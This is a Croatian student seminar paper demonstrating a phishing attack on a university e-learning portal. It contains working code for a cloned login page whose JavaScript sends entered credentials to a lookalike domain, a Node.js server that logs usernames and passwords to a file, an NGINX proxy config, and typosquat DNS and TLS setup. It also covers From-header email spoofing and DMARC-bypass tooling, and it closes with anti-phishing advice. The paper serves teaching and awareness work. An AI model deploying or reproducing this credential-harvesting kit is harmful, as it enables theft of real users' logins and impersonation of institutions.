SVEUČILIŠTE U SPLITU

FAKULTET ELEKTROTEHNIKE, STROJARSTVA I BRODOGRADNJE

SEMINARSKI RAD

PHISHING NAPAD – E-LEARNING PORTAL

Ante Kuić

Jakov Melvan

Split, svibanj 2023.

Sadržaj

1. UVOD

Phishing napad je oblik prevare koji se često izvodi putem interneta. U ovom napadu, napadači se predstavljaju kao pouzdane i legitimne organizacije, poput banaka, društvenih mreža, webshop-ova ili vlada, kako bi prevarili ljude i prikupili njihove osjetljive informacije, kao što su korisnička imena, lozinke, brojevi kreditnih kartica ili druge lične podatke.

Napadači obično koriste različite tehnike kako bi uvjerili žrtve da otkriju svoje informacije. To može uključivati slanje lažnih e-mail poruka ili poruka putem društvenih mreža, izrada lažnih web stranica koje izgledaju slično originalnim, korištenje prevara putem telefonskih poziva ili čak slanje SMS poruka.

Cilj phishing napada je obmanuti ljude da dobrovoljno otkriju svoje povjerljive podatke ili da preuzmu zlonamjerni softver na svoje računare ili mobilne uređaje. Ove informacije ili zlonamjerni softver mogu se zatim koristiti za krađu identiteta, financijske prevare, širenje virusa ili druge zlonamjerne aktivnosti.

2. IDEJA NAPADA

Način na koji ćemo demonstrirati phishing napad kroz ovaj seminar je pokušaj krađe žrtvinih podataka za prijavu na FESB servis e-learning.

2.1. Uvod u ideju

Cilj je napraviti lažnu e-learning login formu preko koje će žrtva unijeti podatke za prijavu. Nakon što žrtva unese svoje podatke, nesvjesna da se radi o prevari, preusmjerit ćemo je na stvarni e-learning servis te pokušati odraditi automatski login koristeći podatke koje je žrtva unijela, kako bi što teže bilo vidjeti da se radi o prevari.

2.2. Razrada ideje

Kako bi napad bio uspješan moramo pratiti sve okolnosti koje utječu na žrtvu. Najveći problem u svemu je zapravo navesti žrtvu da uđe na našu lažnu stranicu te da ispuni podatke. Da bi žrtvu naveli na takvu radnju, koristit ćemo scenarij iz stvarnog svijeta.

2.2.1. O žrtvi

Prvo uzmimo u obzir da je e-learning platforma namijenjena za studente, te da istu koriste samo studenti i profesori. Recimo da napad izvršavamo nad studentom. Recimo da znamo na kojoj godini i na kojem smjeru je naša žrtva.

2.2.2. Scenarij

Pretpostavit ćemo da su ispitni rokovi završili te da studenti očekuju rezultate. Obzirom da imamo javno dostupnu informaciju o predmetima na pojedinoj godini i smjeru, možemo pretpostaviti iz kojeg predmeta žrtva očekuje rezultate ispita. Također na temelju predmeta znamo i ime profesora koji predaje taj predmet. Napad ćemo izvršiti na način da žrtvi pošaljemo lažan e-mail, gdje ćemo se predstaviti kao profesor odabranog predmeta. Unutar tog e-maila šaljemo poveznicu na našu lažnu stranicu te tu poveznicu predstavljamo kao link na rezultate kolokvija.

2.2.3. Problemi u scenariju

Najveći problem u ovom scenariju nam je poveznica koju šaljemo unutar e-maila jer se iz poveznice (domene) može iščitati da se ne radi o službenoj e-learning stranici. Navedeni problem možemo riješiti na više načina:


- U prvom slučaju možemo umjesto plain-text e-maila poslati HTML e-mail te poveznicu „sakriti“ unutar <a> elementa kojeg bi prikazali kao botun.

- U drugom slučaju možemo pokušati naći sličnu domenu stvarnoj (npr. stvarna je example.com, a slična bi bila examplle.com), kupiti je, te postaviti našu lažnu stranicu na nju

- U idealnom slučaju, kada bi otkrili ranjivost e-learning servisa na reflektirani XSS napad, mogli bi žrtvi poslati LINK sa stvarnom e-learning domenom koji sadrži umetnuti JS kod, koji prilikom otvaranja preusmjerava žrtvu na našu lažnu stranicu. A još bolje ako bi naša lažna stranica bila na domeni sličnog imena, pa tranzicija uopće ne bi bila primjetna s jedne na drugu domenu.

3. PRIPREMANJE NAPADA

Kako bi realizirali gore razrađen scenarij, koristit ćemo nekoliko različitih tehnologija.




Slika 1. Tok napada


3.1. HTML, CSS, JavaScript

Najprije je potrebno izraditi lažnu stranicu kopiranjem dizajna login stranice e-learning servisa. Za to ćemo koristiti običan HTML i CSS. Cilj je da originalna i lažna stranica budu identične izgledom.

Pomoću Google Chrome Tools-a prekopirati ćemo HTML izgled login stranice e-learning portala i potrebne CSS stilove kako bi stranica izgledala identično stvarnom e-learning portalu.




Slika 2 HTML layout stvarnog e-learning portala




Slika 3. CSS stilovi sa stvarnog e-learning portala

Nakon što smo preuzeli potrebne HTML layout-e i CSS stilove, stvorit ćemo na našem web serveru dvije datoteke, jedna koja se odnosi na HTML i njoj ćemo dati naziv index.html i jednu style.css u koju ćemo staviti CSS stilove sa stvarnog e-learning portala.



Slika 4 Posluživanje HTML stranice

Na ovaj način smo napravili običnu HTML stranicu koja je istog izgleda kao i stvarni elearning portal.



Slika 5 Izgled lažne stranice

Unutar index.html datoteke dodat ćemo JS kod koji će kada korisnik klikne na „Log In“ dugme slati HTTP POST zahtjev koji sadrži uneseni email i password na REST API servis koji će unesene podatke spremati u .txt datoteku.

```
function login() {
  var xhttp = new XMLHttpRequest();
  xhttp.onreadystatechange = function() {
    document.getElementById("login").submit();
  };

  xhttp.open("POST", "https://elearning.fesb.unist.online/login", true);
  xhttp.setRequestHeader("Content-Type", "application/json");
  let data = `{
    "username": "${document.getElementById("username").value}",
    "password": "${document.getElementById("password").value}"
  }`;
  xhttp.send(data);
}
function earlySubmit(e) {
  if (e.key === 'Enter') login()
}
```

Slika 6. Zlonamjerni JS kod

3.2. REST API server

Kako bi spremili unesene podatke, napravili smo jednostavan REST API server. REST API server sadrži jednu rutu koja prima HTTP POST zahtjeve. REST API je napravljen u Node.JS-u koristeći Express server.

Kako bi ovo bilo moguće morali smo na VPS instalirati Node.JS za pokretanje našeg servera.

```
const express = require('express')
const fs    = require('fs')
const bodyParser= require('body-parser')
const app = express()
const port = 8888

app.use(bodyParser.json())
app.use(bodyParser.urlencoded({ extended: false }))

app.post('/', (req, res) => {
  const {username, password}  = req.body;
  console.log(req);
  if(!username || !password)
  return res.status(200).json({message: "no input!" })

  var content = username + ' : ' + password + ' (' + new Date() + '  )\n';
  filePath = '/home/api2/phishing-app/passwords.txt'

  fs.appendFile(filePath, content, function(err) {
    if (err) { throw err }
    res.status(200).json({
      message: "File successfully written"
    })
    })

})

app.listen(port, () => {
  console.log(`Example app listening on port ${port}`)
})
```

Slika 7 Kod Node.JS servera

REST API server je vrlo jednostavan, uzima podatke iz tijela zaglavalja, slaže novu liniju za spremanje u passwords.txt file.
Server iz tijela zahtjeva uzima polja „username“ i „password“ i stavlja ih na kraj passwords.txt datoteke u formatu: *username : password (DATE)*

3.3. NGINX reverse proxy

Kako bi posluživali navedene servise koristili smo NGINX reverse proxy koji smo instalirali na VPS. Napravili smo konfiguracijsku datoteku za prikaz web stranice i preusmjeravanje na REST API server. U slučaju kada URI sadrži „/login“ rutu, radi se reverse-proxy na REST API server, inače prikazuje se login forma.

```
server {
    listen 80;
    listen [::]:80;

    server_name elearning.fesb.unist.online;

    return 301 https://$server_name$request_uri;
}

server {
    # include snippets/elearning.conf;
    # include snippets/ssl-params.conf;
    listen 443 ssl;
    listen [::]:443 ssl ipv6only=on; # managed by Certbot
    ssl_certificate /etc/letsencrypt/live/unist.online/fullchain.pem; # managed by Certbot
    ssl_certificate_key /etc/letsencrypt/live/unist.online/privkey.pem; # managed by Certbot
    include /etc/letsencrypt/options-ssl-nginx.conf; # managed by Certbot
    ssl_dhparam /etc/letsencrypt/ssl-dhparams.pem; # managed by Certbot

    server_name elearning.fesb.unist.online;
    root /home/api2/phishing-html/elearning;

    index index.html index.htm index.php;
    error_log /var/log/nginx/debug.log debug;

    location /login/ {
        proxy_pass http://localhost:8888;
    }

    location / {
        try_files $uri $uri/ /index.php$is_args$args;
    }

}
```

Slika 8 phishing.conf datoteka

Kako bi napad izgledao realniji zakupili smo „unist.online“ (sličnu „unist.hr“) domenu kojoj smo A record i AAAA record namjestili na IP od našeg VPS-a. Kako žrtva ne bi primijetila razliku, Instalirali smo SSL certifikate pomoću „Let's encrypt“ alata, kako bi domeni mogli pristupiti pomoću sigurne veze (žrtva ne dobiva upozorenje o nesigurnoj stranici).

DNS records

Type	Hostname	Value	TTL (seconds)	
AAAA	unist.online	directs to 2a03:b0c0:3:d0::15be:e001	3600	More
AAAA	elearning.fesb.unist.online	directs to 2a03:b0c0:3:d0::15be:e001	3600	More
A	elearning.fesb.unist.online	directs to 167.71.54.162	3600	More
A	unist.online	directs to 167.71.54.162	3600	More

Slika 9. NS zapisi na domeni

Na ovaj način kada se žrtva spoji na stranicu: https://elearning.fesb.unist.online prikazana joj je naša lažna stranica. Kada unese svoj email i lozinku, podaci za logiranje se prvo pohrane na naš server, pa se zatim žrtvu preusmjeri na pravi e-learning portal. Prilikom preusmjeravanja pošalju se također uneseni podaci za logiranje te se ostvari automatko logiranje na stvarnom e-learning portalu. Na taj način korisnik vjerojatno neće primijetiti promjenu domene iz elearning.fesb.unist.online u elearning.fesb.unist.hr, jer je radnja logiranja uspješno obavljena i na stvarnom portalu odakle korisnik može jednostavno nastaviti željenu radnju.

3.4. Lažni email

Sve što je još ostalo je realizirati definirani scenarij. Kako bi proveli napad do kraja, potrebno je poslati lažni e-mail žrtvi, koji bi žrtvi stigao s profesorove e-mail adrese (e-mail spoofing). E-mail spoofing je dosta jednostavan za izvesti, te se može izvesti koristeći razne online usluge poput emkei.cz.

Način na koji ćemo mi to odraditi je koristeći mail server sa stvarne domene koja nema nikakve veze s elearningom niti sveučilištem. Koristit ćemo PHP za slanje maila, te ćemo prilikom slanja lažirati „From“ header e-maila. Ovo nije najbolje rješenje iz razloga što tako lažirani e-mail često završi u SPAM-u. S obzirom na okolnosti napada, smatramo da za edukativne svrhe ne treba provoditi najkvalitetniji spoofing.

Razlog zbog kojeg tako lažirani e-mail završi u SPAM-u su SPF, DKIM, i DMARC autentifikacijski protokoli postavljeni na žrtvinom e-mail serveru. U slučaju da su neusklađeni (što je čest slučaj) postoje načini za zaobići takve provjere. Za zaobilaženje takvih provjera moguće je i koristiti espoofer alat pomoću kojeg su otkrivene neusklađenosti i načini zaobilaska e-mail autentifikacijskih protokola kod velikih mail server providera.


Bugs found with this tool

- Gmail.com DMARC bypass demo video, https://youtu.be/xuKZpT0rsd0
- Outlook.com DMARC bypass video, https://youtu.be/IsWgAEbPaK0
- Yahoo.com DMARC bypass video, https://youtu.be/DRepfStOruE
- Protonmail.com DMARC bypass video, https://youtu.be/bh4_SoPniMA
- CVE-2020-12272, OpenDMARC bypass bug report, https://sourceforge.net/p/opendmarc/tickets/237/
- CVE-2019-20790, OpenDMARC and pypolicyd-spf bypass bug report, https://sourceforge.net/p/opendmarc/tickets/235/
- Mail.ru DMARC bypass bug report on HackerOne, https://hackerone.com/reports/731878

Slika 10 Propusti na velikim mail servisima


4. DEMONSTRACIJA NAPADA

Poslan je lažni mail studentu da su izašli rezultati kolokvija iz predmeta „Računalna forenzika“, sa lažnim linkom za pristup dokumentu gdje se nalaze rezultati.




Slika 11. Lažni email

Korisnik neoprezno klikne na link koji ga vodi na lažnu stranicu elearning-a te unosi svoje podatke za logiranje.




Slika 12. Unošenje podataka na lažnu stranicu

Korisnik klikom na dugme „Log In“ šalje svoje podatke zlonamjernom REST API serveru koji bilježi podatke. Korisnika se nakon unošenja podataka preusmjerava na stvarni e-learning portal gdje ga se pokušava automatski logirati.



Slika 13. Stvarni e-learning portal

Uneseni podatci nama su vidljivi u „passwords.txt“ datoteci.



Slika 14. Izgled passwords.txt datoteke

5. ZAKLJUČAK

Phishing napadi ozbiljna su prijetnja sigurnosti na internetu. Zaključak je da je važno biti svjestan i obazriv prilikom interakcije s elektroničkom poštom, web stranicama i drugim digitalnim komunikacijskim kanalima.

Glavne značajke phishing napada su pokušaji prevarantskih pojedinaca ili grupa da se dođe do osjetljivih informacija, poput korisničkih imena, lozinki, kreditnih kartičnih podataka i drugih osobnih ili financijskih podataka. Napadači često koriste prijevare poput lažnih e-poštnih poruka, web stranica ili poruka društvenih mreža kako bi se predstavili kao legitimni izvori, poput banka, poznatih tvrtki ili vlada.

Glavni cilj phishing napada je uvjeriti žrtvu da pruži svoje povjerljive podatke ili da preuzme zlonamjerni softver. Napadači često koriste manipulativne tehnike, kao što su hitni zahtjevi, strah od gubitka računa ili prijetnje sankcijama kako bi naveli žrtvu na brzu i nepažljivu akciju. Ovi napadi mogu imati ozbiljne posljedice, uključujući gubitak financijskih sredstava, krađu identiteta i kompromitiranje privatnosti.

Kako bi se zaštitili od phishing napada, važno je educirati se o znakovima prevara i slijediti određene sigurnosne prakse. Evo nekoliko ključnih koraka:

1. Budite sumnjičavi prema nepoznatim ili neočekivanim e-poštnim porukama, posebno ako traže povjerljive informacije ili vas upućuju na web stranice koje zahtijevaju prijavu.
2. Pobrinite se da su web stranice na kojima unosite osjetljive podatke sigurne (prepoznajte "https" u URL-u i ikonu lokota).
3. Nikada ne dijelite svoje korisničko ime, lozinke ili druge povjerljive informacije putem e-pošte ili sumnjivih web stranica.
4. Redovito ažurirajte svoj operativni sustav, web preglednik i sigurnosne aplikacije kako biste smanjili rizik od zlonamjernog softvera.
5. Pazite na nenamjerne greške u URL-ovima, slovne zamjene ili sumnjive domene koje pokušavaju oponašati poznate marke.
6. Upotrijebite dvofaktornu autentifikaciju gdje god je to moguće kako biste dodatno zaštitili svoje račune.

Ukratko, budite oprezni i pažljivi prilikom interakcije s digitalnim komunikacijskim kanalima kako biste smanjili rizik od phishing napada. Edukacija, svjesnost i primjena sigurnosnih praksi ključni su za očuvanje vaše sigurnosti na internetu.